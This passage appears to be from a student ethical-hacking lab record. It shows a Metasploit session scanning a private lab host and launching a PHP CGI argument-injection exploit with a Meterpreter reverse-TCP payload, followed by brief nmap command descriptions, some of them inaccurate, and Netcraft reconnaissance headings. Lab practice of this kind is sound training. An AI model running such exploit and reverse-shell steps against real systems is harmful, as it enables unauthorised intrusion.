15 auxiliary/scanner/http/cassandra_web_file_read normal Yes Cassandra Web File Read Vulnerability
16 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal No Cerberus FTP Server SFTP Username Enumeration
17 auxiliary/scanner/ike/cisco_ike_benigncertain 2016-09-29 normal No Cisco IKE Information Disclosure
18 auxiliary/scanner/http/cisco_ironport_enum normal No Cisco Ironport Bruteforce Login Utility
19 auxiliary/scanner/http/cisco_nac_manager_traversal normal No Cisco Network Access Manager Directory Traversal Vulnerability
20 auxiliary/scanner/http/coldfusion_locale_traversal normal No Coldfusion Server Check
21 auxiliary/scanner/http/coldfusion_version normal No Coldfusion Version Scanner
22 auxiliary/scanner/ftp/colorado_ftp_traversal 2016-08-11 normal Yes ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure
23 auxiliary/scanner/http/dlink_user_agent_backdoor 2013-10-12 normal No D-Link User-Agent Backdoor Scanner
24 auxiliary/scanner/http/dell_idrac normal No Dell iDRAC Default Login
25 auxiliary/scanner/scada/digi_addp_version normal No Digi ADDP Information Discovery
26 auxiliary/scanner/scada/digi_realport_version normal No Digi RealPort Serial Server Version
27 auxiliary/scanner/http/springcloud_directory_traversal 2020-06-01 normal No Directory Traversal in Spring Cloud Config Server
28 auxiliary/scanner/http/docker_version normal No Docker Server Version Scanner


vasishta26@kali: ~
98 auxiliary/scanner/http/wp_dukapress_file_read normal No WordPress DukaPress Plugin File Read Vulnerability
99 auxiliary/scanner/http/wp_duplicator_file_read 2020-02-19 normal No WordPress Duplicator File Read Vulnerability
100 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
101 auxiliary/scanner/http/wp_email_sub_news_sqli 2019-11-13 normal No WordPress Email Subscribers and Newsletter Hash SQLi Scanner
102 auxiliary/scanner/http/wp_gimedia_library_file_read normal No WordPress GI-Media Library Plugin Directory Traversal Vulnerability
103 auxiliary/scanner/http/wp_loginizer_log_sqli 2020-10-21 normal No WordPress Loginizer log SQLi Scanner
104 auxiliary/scanner/http/wp_mobileedition_file_read normal No WordPress Mobile Edition File Read Vulnerability
105 auxiliary/scanner/http/wp_mobile_pack_info_disclosure normal No WordPress Mobile Pack Information Disclosure Vulnerability
106 auxiliary/scanner/http/wp_modern_events_calendar_sqli 2021-12-13 normal Yes WordPress Modern Events Calendar SQLi Scanner
107 auxiliary/scanner/http/wp_nextgen_galley_file_read normal No WordPress NextGEN Gallery Directory Read Vulnerability
108 auxiliary/scanner/http/wordpress_content_injection 2017-02-01 normal Yes WordPress REST API Content Injection
109 auxiliary/scanner/http/wp_simple_backup_file_read normal No WordPress Simple Backup File Read Vulnerability
110 auxiliary/scanner/http/wp_subscribe_comments_file_read normal No WordPress Subscribe Comments File Read Vulnerability
111 auxiliary/scanner/http/wp_total_upkeep_downloader 2020-12-12 normal No WordPress Total Upkeep Unauthenticated Backup Downloader
112 auxiliary/scanner/http/wp_wps_hide_login_revealer 2021-10-27 normal No WordPress WPS Hide Login Login Page Revealer
113 auxiliary/scanner/http/wp_bulletproof_security_backups 2021-09-17 normal No Wordpress BulletProof Security Backup Disclosure
114 auxiliary/scanner/http/wordpress_scanner normal No Wordpress Scanner
115 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
116 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 116, use 116 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > use 41
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.56.101:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >



vasishta26@kali: ~
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic


vasishta26@kali: ~
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >

7.Perform Network scanning using following nmap commands:


a) nmap -p

This command is used to scan multiple ports.




b) nmap -sV

This command is used to find service versions.



c) nmap -sT


This command is used to check most commonly used ports.





d) nmap -A

This command is used to scan OS information and Traceroute.


8.Networking project on Fire extinguisher using cisco packet tracer










9.Perform footprinting and reconnaissance using Netcraft









